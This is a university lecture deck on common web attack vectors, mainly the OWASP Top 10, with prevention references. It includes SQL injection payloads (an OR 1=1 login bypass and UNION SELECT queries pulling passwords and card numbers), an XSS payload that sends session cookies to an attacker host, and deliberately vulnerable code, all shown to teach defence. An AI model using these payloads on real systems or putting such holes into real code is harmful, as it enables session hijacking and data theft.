

Cyber Defense Overview

Some Common Attack Vectors

John Franco

Electrical Engineering and Computer Science

Attack Vectors, Attack Surface, Threat Agents

Attack Vector:

A path or means by which an attacker can gain access to a computer or network server in order to deliver a payload or malicious outcome.

Attack vectors enable hackers to exploit system vulnerabilities, including the human element. - *techtarget.com*

Attack Surface:

Points in a system or network that are exposed to attack

Threat Agent:

Individuals or groups that have an interest in executing an attack. Knowing the likely threat agents allows an organization to better protect its assets.

SQL Injection

Type:

attacker executes malicious SQL statements to control a web application's database server

attacker can bypass web app's authentication and have complete access to a data base

History:

one of the oldest and most dangerous attacks

Operation:

SQL server directly includes user input within a SQL statement

attacker alters, from outside, the query to bypass authentication

SQL Injection

Example:

Server pseudocode for logging in a user in table `users`:

```
uname = request.POST['username']
passwd = request.POST['password']
sql = "SELECT id FROM users WHERE username='" +
      uname + "' AND password='" + passwd + "'"
database.execute(sql)
```

Attacker response to username and password queries:

```
username = username, password = password' OR 1=1
```

Result:

```
Sql = SELECT id FROM users WHERE
      username='username' AND
      password='password' OR 1=1'
```

attacker is logged in, usually as first identity in `users` which is likely the system administrator.

SQL Injection

Example:

Test example, courtesy of acunetix:

```
http://testphp.vulnweb.com/artists.php?artist=1
```

Results in normal, expected response.

But the following shows a potential vulnerability:

```
http://testphp.vulnweb.com/artists.php?artist=-1  
UNION SELECT 1,2,3
```

-1 is likely not an id in the database, 2nd SELECT statement yields an artist at 2 but not 3 and shows there is a vulnerable sql statement underneath this web app. The following is the result of some educated poking around:

```
http://testphp.vulnweb.com/artists.php?artist=-1  
UNION SELECT 1,pass,cc FROM users  
WHERE uname='test'
```

Information is taken from the data base

SQL Injection

List of SQL injection types:

<http://www.acunetix.com/websitesecurity/sql-injection2/>

How to Prevent SQL injection vulnerabilities:

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

<https://msdn.microsoft.com/en-us/library/ff648339.aspx>

Broken Authentication and Session Management

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anonymous external attackers, as well as users with their own accounts, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even <u>all</u> accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data or application functions. Also consider the business impact of public exposure of the vulnerability.

Broken Authentication and Session Management

Examples:

Airline reservations application supports URL rewriting & *putting session IDs in the URL:*

`http://example.com/sale/saleitems?sessionid=268544541&dest=Hawaii`

Authenticated user X sends this link to a friend Y

Y uses the link with session ID and has access to X's CC

Application's timeouts are not set properly.

User X uses a public computer to access site.

User X closes browser instead of logging out and leaves.

Attacker Y arrives, uses same browser, but X still authenticated.

Insider or external attacker gains access to the system's password database.

User passwords are not properly hashed, exposing every users' password to the attacker.

Broken Authentication and Session Management

References:

Broken Authentication Cheat Sheet:

https://www.owasp.org/index.php/Authentication_Cheat_Sheet

Forgot Password Cheat Sheet:

https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet

Session Management Cheat Sheet:

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

OWASP Authentication Testing:

https://www.owasp.org/index.php/Testing_for_authentication

CWE-287: Improper Authentication:

<http://cwe.mitre.org/data/definitions/287.html>

CWE-384: Session Fixation

<http://cwe.mitre.org/data/definitions/384.html>

Cross Site Scripting (XSS)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
<p>Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.</p>	<p>Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.</p>	<p>XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are two different types of XSS flaws: 1) Stored and 2) Reflected, and each of these can occur on the a) Server or b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS is very difficult to identify.</p>		<p>Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.</p>	<p>Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.</p>

Cross Site Scripting (XSS)

Example:

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard'  
type='TEXT' value='" + request.getParameter("CC")  
+ "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi ?  
foo='+document.cookie</script>'
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated Cross Site Request Forgery (CSRF) defense the application might employ.

Cross Site Scripting (XSS)

References:

Cross Site Request Forgery Cheat Sheet:

[https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

Cross Site Scripting Prevention:

[https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)


DOM based XSS Prevention:

https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet

CWE-79: Cross Site Scripting:

<http://cwe.mitre.org/data/definitions/79.html>

Cross Site Request Forgery (CSRF)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. <u>If the user is authenticated</u> , the attack succeeds.	<p>CSRF  takes advantage the fact that most web apps allow attackers to predict all the details of a particular action.</p> <p>Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones.</p> <p>Detection of CSRF flaws is fairly easy via penetration testing or code analysis.</p>		Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	<p>Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions.</p> <p>Consider the impact to your reputation.</p>

Cross Site Request Forgery (CSRF)

Example:

The application allows a user to submit a state changing request that does not include anything secret. For example:

```
http://example.com/app/transferFunds?  
amount=1500&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request stored on various sites under the attacker's control:

```

```

If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

Cross Site Request Forgery (CSRF)

References:

Cross Site Request Forgery Cheat Sheet:

[https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

CWE-352: Cross Site Request Forgery:

<http://cwe.mitre.org/data/definitions/352.html>

Insecure Direct Object References

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
<p>Consider the types of users of your system. Do any users have only partial access to certain types of system data?</p>	<p>Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?</p>	<p>Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws. Code analysis quickly shows whether authorization is properly verified.</p>		<p>Such flaws can compromise all the data that can be referenced by the parameter. Unless object references are unpredictable, it's easy for an attacker to access all available data of that type.</p>	<p>Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability</p>

Insecure Direct Object References

Examples:

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
    connection.prepareStatement(query , ... );
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

The attacker simply modifies the 'acct' parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user's account, instead of only the intended customer's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Insecure Direct Object References

References:

CWE-639: Insecure Direct Object Reference:

<http://cwe.mitre.org/data/definitions/639.html>

CWE-22: Path Traversal:

<http://cwe.mitre.org/data/definitions/22.html>

Security Misconfiguration

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
<p>Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.</p>	<p>Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.</p>	<p>Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.</p>		<p>The system could be completely compromised without you knowing it. All of your data could be stolen or modified slowly over time. Recovery costs could be expensive</p>	<p>The system could be completely compromised without you knowing it. All your data could be stolen or modified slowly over time. Recovery costs could be expensive.</p>

Security Misconfiguration

Examples:

The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Directory listing is not disabled on your server. Attackers discover they can simply list directories to find any file. Attackers find and download all your compiled Java classes, which they decompile and reverse engineer to get all your custom code. The attacker then finds a serious access control flaw in your application.

The app server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers read the extra information error messages provide.

Security Misconfiguration

Examples:

The app server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.

Security Misconfiguration

Examples:

Source address verification in all interfaces to prevent spoofing attacks

Turn on syn cookies to prevent DoS

Censor reading sensitive kernel addresses such as `/proc/modules` and `/proc/kallsyms` in linux

Turn on Address Space Layout Randomization

Make checks on time-of-check and time-of-use of files to prevent cross-privilege attacks using guessable filenames (race conditions)

Turn on protection against mmap to 0 address

Security Misconfiguration

References:

Owasp Chapter on Configuration:

<https://www.owasp.org/index.php/Configuration>

Testing for Configuration Management:

https://www.owasp.org/index.php/Testing_for_configuration_management

Center for Information Security Configuration Guides:

<https://www.cisecurity.org/cis-benchmarks/>


Sensitive Data Exposure

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability DIFFICULT	Prevalence UNCOMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.	Attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's browser.	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server side flaws due to limited access and they are also usually hard to exploit.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

Sensitive Data Exposure

Examples:

An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key.



Sensitive Data Exposure

Examples:

A site does not use SSL for all authenticated pages. Attacker monitors network traffic (like an open wireless network), and steals a user's session cookie. Attacker then replays the cookie and hijacks the user's session, accessing the user's private data.

The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

Sensitive Data Exposure

References:

Owasp Crypto Storage Cheat Sheet:

https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet

Owasp Password Storage Cheat Sheet:

https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

Transport Layer Protection Cheat Sheet:

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

CWE-310: Cryptographic Issues

<http://cwe.mitre.org/data/definitions/310.html>

CWE-312: Cleartext Storage of Sensitive Information

<http://cwe.mitre.org/data/definitions/312.html>

CWE-319: Cleartext Transmission of Sensitive Information:

<http://cwe.mitre.org/data/definitions/319.html>

Missing Function Level Access Control

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
<p>Anyone with network access can send your application a request. Could anonymous users access private functionality or regular users a privileged function?</p>	<p>Attacker, who is an authorized system user, simply changes the URL or a parameter to a privileged function. Is access granted? Anonymous users could access private functions that aren't protected.</p>	<p>Applications do not always protect application functions properly. Sometimes, function level protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget.</p> <p>Detecting such flaws is easy. The hardest part is identifying which pages (URLs) or functions exist to attack.</p>		<p>Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack.</p>	<p>Consider the business value of the exposed functions and the data they process.</p> <p>Also consider the impact to your reputation if this vulnerability became public.</p>

Missing Function Level Access Control

Examples:

The attacker force-browses to target URLs that are not referenced by an application yet are still accessible.

The following URLs require authentication. Admin rights are also required for access to the `admin_getappInfo` page.

```
http://example.com/app/getappInfo
```

```
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, that's a flaw. If an authenticated, non-admin, user is allowed to access the `admin_getappInfo` page, this is also a flaw, and may lead the attacker to more improperly protected admin pages.

A page provides an 'action' parameter to specify the function being invoked, and different actions require different roles. If these roles aren't enforced, that's a flaw.

Missing Function Level Access Control

References:

Owasp Chapter on Authorization:

https://www.owasp.org/index.php/Category:Access_Control

CWE-285: Improper Access Control (Authorization):

<http://cwe.mitre.org/data/definitions/285.html>

Using Apps With Known Vulnerabilities

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability DIFFICULT	Impact MODERATE	Application / Business Specific
<p>Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.</p>	<p>Attacker identifies a weak component through scanning or manual analysis. He customizes the exploit as needed and executes the attack. It gets more difficult if the used component is deep in the application.</p>	<p>Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse.</p>		<p>The full range of weaknesses is possible, including injection, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise.</p>	<p>Consider what each vulnerability might mean for the business controlled by the affected application. It could be trivial or it could mean complete compromise.</p>

Using Apps With Known Vulnerabilities

Example:

Component vulnerabilities can cause almost any type of risk imaginable, ranging from the trivial to sophisticated malware designed to target a specific organization. Components almost always run with the full privilege of the application, so flaws in any component can be serious.

The following two vulnerable components were downloaded 22 million times in 2011.

Apache CXF (service framework) Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission.

Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring (cloud configuration) allowed attackers to execute arbitrary code, effectively taking over the server.

Using Apps With Known Vulnerabilities

Example:

Every application using either of these vulnerable libraries is vulnerable to attack as both of these components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

Using Apps With Known Vulnerabilities

References:

Owasp Chapter on Authorization:

https://www.owasp.org/index.php/Category:Access_Control

CWE-285: Improper Access Control (Authorization):

<http://cwe.mitre.org/data/definitions/285.html>

Unvalidated Redirects and Forwards

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
<p>Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this.</p>	<p>Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.</p>	<p>Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page. Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, because they target internal pages.</p>		<p>Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.</p>	<p>Consider the business value of retaining your users' trust. What if they get owned by malware? What if attackers can access internal only functions</p>

Unvalidated Redirects and Forwards

Example:

The application has a page called “`redirect.jsp`” which takes a single parameter named “`url`”. The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

```
http://www.example.com/redirect.jsp?url=evil.com
```

The application uses forwards to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application’s access control check and then forwards the attacker to administrative functionality for which the attacker isn’t authorized.

```
http://www.example.com/boring.jsp?fwd=admin.jsp
```

Unvalidated Redirects and Forwards

References:

Owasp Article on Open Redirects:

https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet

CWE-601: Open Redirects:

<http://cwe.mitre.org/data/definitions/601.html>

Watering Hole Attacks

Type:

malware injected into organization network from “trusted” site

Op:

How a watering hole technique works:



Watering Hole Attacks

Examples:

The Council on Foreign Relations website

<http://www.cfr.org/>

was compromised to host a zero-day exploit in IE (2012).

Victims were served with a backdoor.

Here is the MS bulletin:

<https://technet.microsoft.com/library/security/ms13-008>

U.S. Department of Labor site compromised

<http://dailycaller.com/2015/02/05/obama-admins-department-of-labor-website-launched-a-cyber-attack/>

<http://blogs.cisco.com/security/department-of-labor-watering-hole-attack-confirmed-to-be-0-day-with-possible-advanced-reconnaissance-capabilities>

Dali Lama website is/was a watering hole for you know who

<http://www.pcmag.com/article2/0,2817,2423014,00.asp>

Apple, Facebook, Microsoft

<http://securitywatch.pcmag.com/none/309121-watering-hole-attacks-scoop-up-everyone-not-just-developers-at-facebook-twitter>

Watering Hole Attacks

Examples:

Chinese attack Forbes

<http://www.securityweek.com/chinese-attackers-hacked-forbes-website-watering-hole-attack-security-firms>

IphoneDevSDK (mobile app developer's forum) used in attack:

<https://threatpost.com/ios-developer-site-core-facebook-apple-watering-hole-attack-022013/77546/>

Watering Hole Attacks

How is this possible?

Delay in updating system and application software

Trust in the cloud?

Developers are “soft” targets – access to lots of resources
visit lots of forums, plus what about attitude?

Fake wireless access points in the company coffee shop!

For reconnaissance – what sites do employees visit?

Sound like a skimmer?

Why Effective?

Compromized sites are trusted by members of the target organization.

In a large corporation, updates do not always happen in a timely manner

Watering Hole Attacks

Prevention/Detection:

Timely updating of system and application software

Correlate traffic patterns with patterns known to be associated with past attacks

If attack succeeds to command and control phase, traffic generated by the attacker and malware can be identified – in that case, steps can be taken to contain the attack and eventually remove the malware

Configure to restrict certain geographies

Secure DNS registration and name servers to keep attackers from redirecting the entire domain to an arbitrary location

Cookie Theft

Type:

Attacker may get credentials that authenticate to one or more websites

Problems:

Firefox extension 'Firesheep' uses a packet sniffer to intercept unencrypted cookies and hijack a session with the click of a mouse – useful with a fake Wireless Access Point or at Starbucks or Panera.

Even ssl/tls protected cookies can be stolen and used

<https://en.wikipedia.org/wiki/CRIME>

Firesheep:

<https://en.wikipedia.org/wiki/Firesheep>

File Names

Type:

A user is fooled into executing a file that seems attractive or benign but actually contains malware

Examples:

MS operating systems:

```
file.gif.exe
```

is seen as

```
file.gif
```

MS operating systems:

```
filefig.exe
```

appears as

```
fileexe.gif
```

if the unicode character U+202E is placed between file and Fig in the first expression above

File Locations

Type:

A user runs malicious code thinking it is a trusted app

Example:

MS operating systems:

When an executable is called without a path, the OS first looks in the current directory for that executable, then looks elsewhere if it is not found.

Attacker plants malicious code named `bing.com`, say, in some user accessible directory. If `bing.com` is exec'ed from some app without a path, it may run the malware

Host Table Redirect

Type:

The hosts table is modified so that ssh'ing, say, into

```
gauss.ececs.uc.edu
```

Actually sends the user to, say,

```
helios.ececs.uc.edu
```

Lesson:

If you can't figure out why you are being redirected to a malicious site, check your hosts table

Bait and Switch

Type:

Victim is told it is downloading one thing, it starts out like that, then later a different file is downloaded from the same address

In Practice:

Attacker buys advertising space on a popular website

Website checks the link for malware, finds none, accepts

Attacker switches the content but, if the website admin checks back, it is directed to the original content

All others get a weaponized entity

Sometimes the downloaded entity has a license containing “may be redistributed as long as original link remains”

Spear Phishing Examples

Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains

by

Eric M. Hutchins, Michael J. Cloppert, Rohan M. Amin,
Lockheed Martin Corporation

pdf file: [LM-intel-driven-defense.pdf](#)

Examples were considered earlier in the semester